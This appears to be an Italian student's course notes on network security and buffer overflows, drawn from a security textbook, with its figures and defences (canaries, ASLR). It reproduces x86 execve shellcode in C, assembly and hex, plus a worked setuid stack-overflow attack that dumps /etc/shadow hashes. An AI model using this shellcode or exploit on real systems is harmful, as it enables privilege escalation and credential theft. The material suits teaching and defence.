In questo tipo di configurazione, i firewall interni hanno tre scopi:

1. Aggiungono una capacità di filtraggio più stringente
2. Il firewall interno fornisce una protezione bidirezionale rispetto alla DMZ
3. È possibile utilizzare più firewall interni per proteggere le parti della rete interna le une dalle altre.

Virtual Private Network (VPN)

Una VPN è costituita da un insieme di computer che si interconnettono tramite una rete relativamente non sicura e che utilizzano crittografia e protocolli speciali per garantire la sicurezza. Questo insieme

di computer definiscono a loro volta una rete sicura grazie alla crittografia accessibile dalla rete pubblica fornendo un canale di comunicazione sicuro all'interno di una rete non sicura.




Figure 9.3 A VPN Security Scenario

Le VPN sono generalmente più economiche delle reti private reali che utilizzano linee private, ma si basano sullo stesso sistema di crittografia e autenticazione su entrambe le estremità.

Intrusion Prevention System (IPS)

È un'estensione di un IDS che include la possibilità di tentare di bloccare o prevenire attività dannose rilevate. Come un IDS, un IPS può essere basato su host, basato sulla rete o distribuito/ibrido. Allo stesso modo, può utilizzare il rilevamento delle anomalie per identificare un comportamento che non è quello degli utenti legittimi o il rilevamento della firma/Heuristic per identificare comportamenti dannosi noti.

L'IPS di rete può bloccare il traffico, come fa un firewall, ma fa uso dei tipi di algoritmi sviluppati per gli IDS per determinare quando farlo.

Host-Based IPS (HIPS)

Un IPS basato su host (HIPS) può utilizzare tecniche di rilevamento della firma/euristica o delle anomalie per identificare gli attacchi.

Per quanto riguarda la firma, l'attenzione si concentra sul contenuto specifico del traffico di rete delle applicazioni, o delle sequenze di chiamate di sistema, alla ricerca di modelli che sono stati identificati come dannosi.

Nel caso del rilevamento di anomalie, l'IPS sta cercando modelli di comportamento che indicano il malware.

Oltre alle tecniche di firma e rilevamento delle anomalie, un HIPS può utilizzare un approccio sandbox. Le sandbox sono particolarmente adatte al codice mobile, come gli applet Java e i linguaggi di scripting. L'HIPS mette in quarantena tale codice in un'area di sistema isolata; quindi, esegue il codice e ne monitora il comportamento.

Esempi dei tipi di comportamenti dannosi affrontati da un HIPS includono i seguenti:

- Modifica delle risorse di sistema. Rootkit, cavalli di Troia e backdoor funzionano modificando le risorse di sistema, come librerie, directory, impostazioni del Registro di sistema e account utente.

- Exploit di escalation dei privilegi. Questi attacchi tentano di dare agli utenti ordinari l'accesso root.
- Buffer-Overflow exploits
- Accesso all'elenco dei contatti e-mail
- Attraversamento della directory. Una vulnerabilità di attraversamento di directory in un server Web consente all'hacker di accedere a file al di fuori dell'intervallo di ciò a cui un utente di un'applicazione server avrebbe normalmente bisogno di accedere.

Alcuni pacchetti HIPS sono progettati per proteggere tipi specifici di server, come server Web e server di database. In questo caso, l'HIPS cerca particolari attacchi applicativi.

Aree per le quali un HIPS offre in genere protezione:

- System calls
- File system access
- System registry settings
- Host input/output

Molti osservatori del settore vedono l'endpoint aziendale, compresi i sistemi desktop e laptop, come l'obiettivo principale per hacker e criminali. Pertanto, i fornitori di sicurezza si stanno concentrando maggiormente sullo sviluppo di prodotti di sicurezza degli endpoint. Tradizionalmente, la sicurezza degli endpoint è stata fornita da una raccolta di prodotti distinti, come antivirus, antispyware, antispam e firewall personali. L'approccio HIPS è uno sforzo per fornire una suite di funzioni integrata e single-product. I vantaggi dell'approccio integrato HIPS sono che i vari strumenti lavorano a stretto contatto, la prevenzione delle minacce è più completa e la gestione è più facile. Un approccio più prudente è quello di utilizzare l'HIPS come elemento in una strategia di difesa approfondita che coinvolge dispositivi a livello di rete, come firewall o IPS basati sulla rete.

Network-Based IPS (NIPS)

Un IPS basato sulla rete (NIPS) è in sostanza un NIDS con l'autorità di modificare o scartare i pacchetti e abbattere le connessioni TCP. Come per un NIDS, un NIPS fa uso di tecniche come il rilevamento della firma/euristica e il rilevamento delle anomalie. Tra le tecniche utilizzate in un NIPS ma non comunemente trovate in un firewall c'è la protezione dei dati di flusso, e ciò richiede che il payload dell'applicazione in una sequenza di pacchetti sia riassemblato.

In termini di metodi generali utilizzati da un dispositivo NIPS per identificare i pacchetti dannosi, i seguenti sono tipici:

- Pattern matching.** Scansiona i pacchetti in entrata alla ricerca di sequenze di byte specifiche (la firma) memorizzate in un database di attacchi noti.
- Stateful matching.** Scansioni per le firme di attacco nel contesto del flusso di traffico piuttosto che dei singoli pacchetti.
- Protocol anomaly.** Cerca una deviazione dagli standard stabiliti nelle RFC.
- Traffic anomaly.** Osserva le attività di traffico inusuali.
- Statistic anomaly.** Sviluppa le linee di base della normale attività del traffico e del throughput e avvisi sulle deviazioni da tali linee di base.

Distribute or Hybrid IPS

Questo raccoglie dati da un gran numero di sensori basati su host e rete, trasmette questa intelligenza a un sistema di analisi centrale in grado di correlare e analizzare i dati, che può quindi restituire firme e modelli di comportamento aggiornati per consentire a tutti i sistemi coordinati di rispondere e difendersi da comportamenti dannosi.

Digital Immune System

Il sistema immunitario digitale è una difesa completa contro i comportamenti dannosi causati dal malware, sviluppato da IBM e rifinito da Symantec.

La motivazione per questo sviluppo include la crescente minaccia del malware basato su Internet, la crescente velocità della sua propagazione fornita da Internet e la necessità di acquisire una visione globale della situazione. L'obiettivo di questo sistema è fornire tempi di risposta rapidi in modo che il malware possa essere sradicato quasi non appena viene introdotto. Quando un nuovo malware entra in un'organizzazione, il sistema immunitario lo cattura automaticamente, lo analizza, aggiunge rilevamento e schermatura per esso, lo rimuove e passa informazioni su di esso ai sistemi client, in modo che il malware possa essere rilevato prima che possa essere eseguito altrove.

Il successo del sistema immunitario digitale dipende dalla capacità del sistema di analisi malware di rilevare nuovi e innovativi ceppi di malware. Analizzando e monitorando costantemente il malware trovato in natura, dovrebbe essere possibile aggiornare costantemente il software immunitario digitale per tenere il passo con la minaccia.




Figure 9.5 Placement of Malware Monitors (adapted from [SIDI05])

Snort Inline

Una versione modificata di Snort, nota come Snort Inline, migliora Snort per funzionare come sistema di prevenzione delle intrusioni.

Snort Inline aggiunge tre nuovi tipi di regole che forniscono funzionalità di prevenzione delle intrusioni:

- Drop.** Snort rifiuta un pacchetto in base alle opzioni definite nella regola e registra il risultato.
- Reject.** Snort rifiuta un pacchetto e registra il risultato e viene restituito un messaggio di errore.
- Sdrop.** Snort rifiuta un pacchetto ma non registra il pacchetto.

Snort Inline include anche un'opzione di sostituzione, che consente all'utente Snort di modificare i pacchetti piuttosto che rilasciarli. Questa funzione è utile per un'interpretazione di honeypot. Invece di bloccare gli attacchi rilevati, il honeypot li modifica e li disabilita modificando il contenuto del pacchetto. Gli aggressori lanciano i loro exploit, che viaggiano su Internet e colpiscono i loro obiettivi previsti, ma Snort Inline disabilita gli attacchi, che alla fine falliscono.

Unified Threat Management (UTM) System

Prodotti che includono più funzionalità di sicurezza integrate in un'unica scatola. Per essere inclusa in questa categoria, deve essere in grado di eseguire firewall di rete, rilevamento e prevenzione delle intrusioni di rete e antivirus gateway. Tutte le funzionalità dell'apparecchio non devono essere utilizzate contemporaneamente, ma le funzioni devono esistere intrinsecamente nell'apparecchio.

Un problema significativo con un dispositivo UTM sono le prestazioni, sia il throughput che la latenza.

Difesa nel profondo.




Figure 9.6 Unified Threat Management Appliance

Source: Based on [JAME06].

X. Buffer Overflow

Il buffer overflow è un meccanismo di attacco molto comune. Questo tipo di attacco è diventato noto da quando è stato ampiamente utilizzato per la prima volta dal Morris Internet Worm nel 1988, e le tecniche per prevenire il suo verificarsi sono ben note e documentate. A causa di un'eredità di codice buggy in sistemi operativi e applicazioni ampiamente distribuiti, dell'incapacità di patchare e aggiornare molti sistemi e delle continue pratiche di programmazione con meno cura da parte dei programmatore, è ancora una delle principali fonti di preoccupazione per i professionisti della sicurezza.

Il **buffer overflow**, noto anche come buffer overrun, è definito dal NIST come *una condizione in un'interfaccia in base alla quale è possibile inserire più input in un buffer o in un'area di detenzione dei dati rispetto alla capacità assegnata, sovrascrivendo altre informazioni. Gli aggressori sfruttano una tale condizione per bloccare un sistema o per inserire codice appositamente realizzato che consenta loro di ottenere il controllo del sistema.*

Un buffer overflow può verificarsi a causa di un errore di programmazione quando un processo tenta di memorizzare i dati oltre i limiti di un buffer di dimensioni fisse e di conseguenza sovrascrive le posizioni di memoria adiacenti. Queste posizioni potrebbero contenere altre variabili o parametri di programma o dati di flusso di controllo del programma come indirizzi di ritorno e puntatori a frame di stack precedenti. Il buffer potrebbe essere situato sullo stack, nell'heap o nella sezione dati del processo.

Le conseguenze di questo errore includono la corruzione dei dati utilizzati dal programma, il trasferimento imprevisto del controllo nel programma, possibili violazioni dell'accesso alla memoria e molto probabilmente un'eventuale terminazione del programma.

```
int main(int argc, char *argv[]) {
    int valid = FALSE;
    char str1[8];
    char str2[8];

    next_tag(str1);
    gets(str2);
    if (strcmp(str1, str2, 8) == 0)
        valid = TRUE;
    printf("buffer1: str1(%s), str2(%s), valid(%d)\n", str1, str2, valid);
}
```

(a) Basic buffer overflow C code

```
$ cc -g -o buffer1 buffer1.c
$ ./buffer1
START
buffer1: str1(START), str2(START), valid(1)
$ ./buffer1
EVILINPUTVALUE
buffer1: str1(TVALUE), str2(EVILINPUTVALUE), valid(0)
$ ./buffer1
BADINPUTBADMINPUT
buffer1: str1(BADINPUT), str2(BADINPUTBADMINPUT), valid(1)
```

(b) Basic buffer overflow example runs

Figure 10.1 Basic Buffer Overflow Example

Memory Address	Before gets(str2)	After gets(str2)	Contains value of
...	
bfffffb4	34fcffbf 4 . . .	34fcffbf 3 . . .	argv
bfffffb0	01000000	01000000	argc
bffffbec	c6bd0340 . . . @	c6bd0340 . . . @	return addr
bffffbe8	08fcffbf	08fcffbf	old base ptr
bffffbe4	00000000	01000000	valid
bffffbe0	80640140 . d . @	00640140 . d . @	
bffffbdc	54001540 T . . @	4e505554 N P U T	str1[4-7]
bffffbd8	53544152 S T A R	42414449 B A D I	str1[0-3]
bffffbd4	00850408	4e505554 N P U T	str2[4-7]
bffffbd0	30561540 O V . @	42414449 B A D I	str2[0-3]
...	

Figure 10.2 Basic Buffer Overflow Stack Values

Per sfruttare qualsiasi tipo di overflow del buffer l'attaccante ha bisogno di:

- Identificare una vulnerabilità di overflow del buffer in qualche programma che può essere attivata utilizzando dati di origine esterna sotto il controllo degli aggressori

- Capire come quel buffer sarà memorizzato nella memoria dei processi, e quindi il potenziale per corrompere le posizioni di memoria adiacenti e potenzialmente alterare il flusso di esecuzione del programma.

L'identificazione dei programmi vulnerabili può essere effettuata:

- ispezionando l'origine del programma
- tracciando l'esecuzione dei programmi mentre elaborano input sovraccaricati
- utilizzando strumenti come il fuzzing per identificare automaticamente i programmi potenzialmente vulnerabili.

Storia dei linguaggi di programmazione

A livello macchina di base, tutti i dati manipolati dalle istruzioni della macchina eseguite dal processore del computer sono memorizzati nei registri del processore o in memoria. I dati sono semplicemente array di byte.

La responsabilità è attribuita al programma del linguaggio assembly per garantire che l'interpretazione corretta sia posta su qualsiasi valore di dati salvati. L'utilizzo di assembly dà il massimo accesso alle risorse del sistema informatico, ma al più alto costo e responsabilità nello sforzo di codifica per il programmatore.

Linguaggi moderni ad alto livello hanno una nozione molto forte del tipo di variabili e di ciò che costituisce operazioni consentite su di esse, e questo li rende non vulnerabili al buffer overflow e comporta overhead e alcuni limiti di utilizzo.

Per quanto riguarda C e i linguaggi correlati, hanno una struttura di controllo ad alto livello, ma che permette un accesso diretto in memoria, questo comporta la vulnerabilità al buffer overflow, ed hanno una grande eredità di codice ampiamente utilizzato, non sicuro e quindi vulnerabile.

Stack Buffer Overflow

Un stack buffer overflow (stack smashing) si verifica quando il buffer di destinazione si trova sullo stack, di solito come variabile locale nel frame dello stack di una funzione. Gli attacchi di overflow del buffer dello stack sono stati sfruttati da quando sono stati visti per la prima volta in natura nel Morris Internet Worm nel 1988. Gli exploit che ha usato includevano un overflow del buffer non controllato. Questo attacco è ancora molto sfruttato, e nuove vulnerabilità vengono scoperte in continuazione.

Per capire meglio come funziona lo stack overflow, bisogna vedere come funzionano i meccanismi utilizzati dalle funzioni del programma per gestire il loro stato locale ad ogni chiamata:

- Quando una funzione ne chiama un'altra, ha bisogno di un posto per salvare l'indirizzo di ritorno in modo che la funzione chiamata possa restituire il controllo quando finisce.
- Ha anche bisogno di posizioni per salvare i parametri da passare alla funzione chiamata e anche eventualmente per salvare i valori del registro che desidera continuare a usare quando la funzione chiamata ritorna

Tutti questi dati sono solitamente salvati sullo stack in una struttura nota come **stack frame**.

Il processo generale di una funzione P che chiama un'altra funzione Q, può essere generalizzato nel seguente modo.

La funzione chiamante P:

1. Spinge i parametri per la funzione chiamata sulla pila (tipicamente in ordine inverso di dichiarazione)
2. Esegue l'istruzione di chiamata per chiamare la funzione di destinazione, che spinge l'indirizzo di ritorno sullo stack.




Figure 10.3 Example Stack Frame with Functions P and Q

La funzione chiamata Q:

3. Spinge il valore del puntatore del frame corrente (che punta al frame dello stack della routine di chiamata) sullo stack.
4. Imposta il puntatore del frame sul valore corrente del puntatore dello stack (ovvero l'indirizzo del vecchio puntatore del frame), che ora identifica la nuova posizione dello stack frame per la funzione chiamata.
5. Alloca spazio per le variabili locali spostando il puntatore dello stack verso il basso per lasciare spazio sufficiente per loro.
6. Esegue il corpo della funzione chiamata.
7. Quando esce, prima imposta il puntatore dello stack al valore del puntatore del frame (scartando efficacemente lo spazio utilizzato dalle variabili locali).
8. Pop il vecchio valore del puntatore del frame (ripristinando il collegamento al frame dello stack della routine chiamante).
9. Esegue l'istruzione di ritorno che fa scoppiare l'indirizzo di salvataggio dello stack e restituisce il controllo alla funzione chiamante.

Infine, la funzione chiamante:

10. Tira fuori i parametri per la funzione chiamata dalla pila.
11. Continua l'esecuzione con l'istruzione dopo la chiamata della funzione.

Esempio di stack overflow (vedi libro pag. 344)

Table 10.2 Some Common Unsafe C Standard Library Routines

<code>gets(char *str)</code>	read line from standard input into str
<code>sprintf(char *str, char *format, ...)</code>	create str according to supplied format and variables
<code>strcat(char *dest, char *src)</code>	append contents of string src to string dest
<code>strcpy(char *dest, char *src)</code>	copy contents of string src to string dest
<code>vsnprintf(char *str, char *fmt, va_list ap)</code>	create str according to supplied format and variables

Shellcode

Una componente essenziale di molti attacchi di overflow del buffer è il trasferimento dell'esecuzione al codice fornito dall'attaccante e spesso salvato nel buffer su cui viene fatto l'overflow. Questo codice è noto come **shellcode**, perché tradizionalmente la sua funzione era quella di trasferire il controllo a un interprete della riga di comando dell'utente, o shell, che dava accesso a qualsiasi programma disponibile sul sistema con i privilegi del programma attaccato.

Shellcode è quindi semplicemente codice macchina, una serie di valori binari corrispondenti alle istruzioni della macchina e ai valori dei dati che implementano la funzionalità desiderata dall'attaccante. Ciò significa che lo shellcode:

- È specifico per una particolare architettura del processore, e in effetti di solito per un sistema operativo specifico.
- Scrivere richiedeva una buona comprensione del linguaggio assembly e del funzionamento del sistema mirato
- Più recentemente sono stati sviluppati un certo numero di siti e strumenti che automatizzano questo processo (Progetto Metasploit, che mira a fornire informazioni utili alle persone che eseguono test di penetrazione, sviluppo della firma IDS e sfruttamento della ricerca)

Sviluppo shellcode

C code -> Assembly code -> Machine Code (Hex-Bin)

Per generare il codice di shell, questa specifica del linguaggio di alto livello deve prima essere compilata in un linguaggio macchina equivalente. Tuttavia, devono essere effettuati una serie di cambiamenti:

1. `execve(sh,args,NULL)` è una library function e mette gli argomenti in registri del processore
2. `execve()` innesca un interrupt software per invocare il kernel per eseguire la system call desiderata

```
int main (int argc, char *argv[])
{
    char *sh;
    char *args[2];

    sh = "/bin/sh";
    args[0] = sh;
    args[1] = NULL;
    execve (sh, args, NULL);
}
```

(a) Desired shellcode code in C

```
nop
nop                                //end of nop sled
jmp find                            //jump to end of code
cont: pop %esi                      //pop address of sh off stack into %esi
      xor %eax, %eax                //zero contents of EAX
      mov $al, 0x7(%esi)            //copy zero byte to end of string sh (%esi)
      lea (%esi), %ebx              //load address of sh (%esi) into %ebx
      mov %ebx, 0x8(%esi)            //save address of sh in args [0] (%esi+8)
      mov %eax, 0xc(%esi)            //copy zero to args[1] (%esi+c)
      mov $0xb,%al                  //copy execve syscall number (11) to AL
      mov %esi,%ebx                //copy address of sh (%esi) into %ebx
      lea 0x8(%esi),%ecx             //copy address of args (%esi+8) to %ecx
      lea 0xc(%esi),%edx              //copy address of args[1] (%esi+c) to %edx
      int $0x80                      //software interrupt to execute syscall
find: call cont                     //call cont which saves next address on stack
sh: .string "/bin/sh"               //string constant
args: .long 0                        //space used for args array
      .long 0                        //args[1] and also NULL for env array
```

(b) Equivalent position-independent x86 assembly code

90	90	eb	1a	5e	31	c0	88	46	07	8d	1e	89	5e	08	89
46	0c	b0	0b	89	f3	8d	4e	08	8d	56	0c	cd	80	e8	e1
ff	ff	ff	2f	62	69	6e	2f	73	68	20	20	20	20	20	20

(c) Hexadecimal values for compiled x86 machine code

Queste due operazioni vanno implementate direttamente nello shellcode.

Figure 10.8 Example UNIX Shellcode

Ci sono inoltre diverse restrizioni nel contenuto dello shellcode.

La prima è che deve essere indipendente dalla posizione:

- Non può contenere indirizzi assoluti perché l'attaccante non conosce in anticipo dove il target buffer verrà allocato nello stack
- L'attaccante può avere solo un'idea approssimata della locazione dello stack frame
- L'attaccante non è in grado di specificare in modo preciso l'indirizzo iniziale delle istruzioni dello shellcode
- Quindi lo shellcode deve poter indipendentemente dalla locazione di memoria in cui è caricato

Un'altra restrizione dello shellcode è che non può contenere valori nulli, in quanto l'attacco di buffer overflow di solito sfrutta funzioni per la manipolazione delle stringhe, e quindi il carattere NULL (di terminazione della stringa) può comparire solo alla fine, dopo tutto il codice, il Vecchio frame pointer sovrascritto ed il valore del return address.

Come referenziare la stringa “bin/sh”:

- Non la possiamo mettere nell'area dati ma la dobbiamo mettere nel codice
- Uso lo stratagemma del Jump+Call per mettere il suo indirizzo nello stack e poi estrarla. Tale indirizzo mi permetterà di accedere a tutte le altre costanti. (args)

Come non avere NULL nel codice:

- Calcolo NULL (0) a runtime facendo lo XOR del valore di un registro con se stesso.

Table 10.3 Some Common x86 Assembly Language Instructions

MOV src, dest	copy (move) value from src into dest		
LEA src, dest	copy the address (load effective address) of src into dest		
ADD / SUB src, dest	add / sub value in src from dest leaving result in dest		
AND / OR / XOR src, dest	logical and / or / xor value in src with dest leaving result in dest		
CMP val1, val2	compare val1 and val2, setting CPU flags as a result		
JMP / JZ / JNZ addr	jump / if zero / if not zero to addr		
PUSH src	push the value in src onto the stack		
POP dest	pop the value on the top of the stack into dest		
CALL addr	call function at addr		
LEAVE	clean up stack frame before leaving function		
RET	return from function		
INT num	software interrupt to access operating system function		
NOP	no operation or do nothing instruction		

Table 10.4 Some x86 Registers

32 bit	16 bit	8 bit (high)	8 bit (low)	Use
%eax	%ax	%ah	%al	Accumulators used for arithmetical and I/O operations and execute interrupt calls
%ebx	%bx	%bh	%bl	Base registers used to access memory, pass system call arguments and return values
%ecx	%cx	%ch	%cl	Counter registers
%edx	%dx	%dh	%dl	Data registers used for arithmetic operations, interrupt calls and IO operations
%ebp				Base Pointer containing the address of the current stack frame
%eip				Instruction Pointer or Program Counter containing the address of the next instruction to be executed
%esi				Source Index register used as a pointer for string or array operations
%esp				Stack Pointer containing the address of the top of stack

```

$ dir -l buffer4
-rwsr-xr-x      1 root          knoppix        16571 Jul 17 10:49 buffer4

$ whoami
knoppix
$ cat /etc/shadow
cat: /etc/shadow: Permission denied

$ cat attack1
perl -e 'print pack("H*", "90909090909090909090909090909090" . "90909090909090909090909090909090" . "9090eb1a5e31c08846078d1e895e0889" . "460cb00b89f38d4e088d560cccd80e8e1" . "fffffff2f62696e2f73682020202020" . "2020202020202038fcfffbfc0fbffbf0a"); print "whoami\n"; print "cat /etc/shadow\n";'

$ attack1 | buffer4
Enter value for name: Hello your yyyyDA0Apy is e?^1AFF.../bin/sh...
root
root:$1$rNLId4rX$nk7JlxH7.4UJT419JRLk1:13346:0:99999:7:::
daemon:*:11453:0:99999:7:::
...
nobody:*:11453:0:99999:7:::
knoppix:$1$FvZSBKBu$EdSFvuuJdKaCH8Y0IdnAv/:13346:0:99999:7:::
...

```

Figure 10.9 Example Stack Overflow Attack

Difesa al buffer Overflow

Abbiamo visto che trovare e sfruttare un overflow del buffer dello stack non è così difficile. Di conseguenza c'è la necessità di difendere i sistemi da tali attacchi prevenendoli, o almeno rilevando e interrompendo tali attacchi. Le protezioni possono essere classificate in due categorie:

- Difese compile-time, il cui obiettivo è quello di rendere più robusti i programmi per resistere agli attacchi nei nuovi programmi
- Difese run-time, che mirano a rilevare e interrompere gli attacchi nei programmi esistenti

Difesa compile-time

Le difese in tempo di compilazione mirano a prevenire o rilevare gli overflow del buffer strumentando i programmi quando vengono compilati.

Una possibilità, come notato in precedenza, è quella di scrivere il programma usando un moderno linguaggio di programmazione di alto livello, uno che ha una forte nozione di tipo variabile e ciò che costituisce operazioni consentite su di essi. Ci sono tuttavia alcuni svantaggi:

- Deve essere eseguito codice addizionale in runtime per imporre i controlli
- La flessibilità e la sicurezza fornite da questi linguaggi hanno un costo nell'uso delle risorse
- La distanza dal linguaggio e dall'architettura della macchina sottostanti significa anche che l'accesso ad alcune istruzioni e risorse hardware è perso
- Limita la loro utilità nella scrittura di codice, come i driver di dispositivo, che devono interagire con tali risorse.

Tecniche safe coding

Se vengono utilizzati linguaggi come C, allora i programmatore devono essere consapevoli che la loro capacità di manipolare gli indirizzi dei puntatori e accedere direttamente alla memoria ha un costo. Ciò significava che i progettisti di C pongono molta più enfasi sull'efficienza dello spazio e sulle

considerazioni sulle prestazioni che sulla sicurezza del tipo. Hanno assunto che i programmatori avrebbero esercitato la dovuta cura nello scrivere codice utilizzando questi linguaggi e si sarebbero assunti la responsabilità di garantire l'uso sicuro di tutte le strutture dati e le variabili. Per irrobustire questi sistemi, il programmatore deve ispezionare il codice e riscrivere qualsiasi costrutto di codifica non sicuro in modo sicuro. Tra gli altri cambiamenti tecnologici, i programmatori hanno effettuato un ampio audit della base di codice esistente, compreso il sistema operativo, le librerie standard e le utilità comuni. Ciò ha portato a quello che è ampiamente considerato uno dei sistemi operativi più sicuri in uso diffuso.

```
int copy_buf(char *to, int pos, char *from, int len)
{
    int i;
    for (i=0; i<len; i++) {
        to[pos] = from[i];
        pos++;
    }
    return pos;
}
```

(a) Unsafe byte copy

```
short read_chunk(FILE fil, char *to)
{
    short len;
    fread(&len, 2, 1, fil); /* read length of binary data */
    fread(to, 1, len, fil); /* read len bytes of binary data */
    return len;
}
```

(b) Unsafe byte input

Figure 10.10 Examples of Unsafe C Code

Estensione del linguaggio e utilizzo di librerie sicure

Dati i problemi che possono verificarsi in C con riferimenti di array e puntatori non sicuri, ci sono state una serie di proposte per aumentare i compilatori per inserire automaticamente controlli di intervallo su tali riferimenti. La gestione della memoria allocata dinamicamente è più problematica, poiché le informazioni sulle dimensioni non sono disponibili in fase di compilazione. Gestire questo richiede un'estensione della semantica di un puntatore per includere le informazioni sui limiti e l'uso di routine della libreria per garantire che questi valori siano impostati correttamente. Queste tecniche richiedono anche che tutti i programmi e le librerie che richiedono che queste caratteristiche di sicurezza siano ricompilati con il compilatore modificato. Mentre questo può essere fattibile per una nuova versione di un sistema operativo e delle sue utilità associate, probabilmente ci saranno ancora problemi con le applicazioni di terze parti.

Una preoccupazione comune con C deriva dall'uso di librerie standard non sicure, specialmente alcune delle routine di manipolazione delle stringhe. Un approccio per migliorare la sicurezza dei sistemi è stato quello di sostituirli con varianti più sicure, ad esempio Libsafe, implementata come libreria dinamica predisposta per essere caricata prima delle librerie standard esistenti.

Protezione dello stack

Un metodo efficace per proteggere i programmi dai classici attacchi di overflow dello stack è quello di strumentare il codice di ingresso e di uscita della funzione da configurare e quindi controllare il suo frame di stack per qualsiasi prova di corruzione.

Stackguard è uno dei meccanismi di protezione più conosciuti. È un'estensione del compilatore GCC che inserisce codice di ingresso e uscita della funzione aggiuntiva. Il codice di immissione della funzione aggiunto scrive un valore canary al di sotto del vecchio indirizzo del puntatore del frame, prima dell'assegnazione dello spazio per le variabili locali. Il codice di uscita della funzione aggiunta verifica che il valore del canario non sia cambiato prima di continuare con le solite operazioni di uscita della funzione di ripristino del vecchio puntatore del frame e trasferimento del controllo all'indirizzo di ritorno. Perché questa difesa funzioni con successo, è fondamentale che il valore canario sia imprevedibile e debba essere diverso su sistemi diversi.

Un'altra variante per proteggere il telaio dello stack è utilizzata da Stackshield e Return Address Defender (RAD). Queste sono anche estensioni GCC che includono l'ingresso della funzione aggiuntiva e il codice di uscita. Invece, all'immissione della funzione il codice aggiunto scrive una copia dell'indirizzo di ritorno in una regione sicura della memoria che sarebbe molto difficile da corrompere. All'uscita della funzione, il codice aggiunto controlla l'indirizzo di ritorno nel frame dello stack rispetto alla copia salvata e, se viene trovata qualche modifica, interrompe il programma.

Difesa run-time

C'è anche interesse per le difese run-time che possono essere distribuite come aggiornamenti dei sistemi operativi per fornire una certa protezione per i programmi vulnerabili esistenti. Queste difese comportano modifiche alla gestione della memoria dello spazio di indirizzi virtuale dei processi.

Protezione dello spazio degli indirizzi eseguibili

Molti degli attacchi di overflow del buffer comporta la copia del codice della macchina nel buffer di destinazione e quindi trasferire l'esecuzione ad esso. Una possibile difesa è quella di bloccare l'esecuzione del codice sullo stack, supponendo che il codice eseguibile dovrebbe essere trovato solo altrove nello spazio degli indirizzi dei processi.

Randomizzazione dello spazio degli indirizzi

Un'altra tecnica di runtime che può essere utilizzata per contrastare gli attacchi prevede la manipolazione della posizione delle strutture dati chiave in uno spazio di indirizzamenti dei processi. In particolare, ricorda che per implementare il classico attacco di overflow dello stack, l'attaccante deve essere in grado di prevedere la posizione approssimativa del buffer mirato.

Una tecnica per aumentare notevolmente la difficoltà di questa previsione è quella di cambiare l'indirizzo in cui lo stack si trova in modo casuale per ogni processo.

Guard Pages

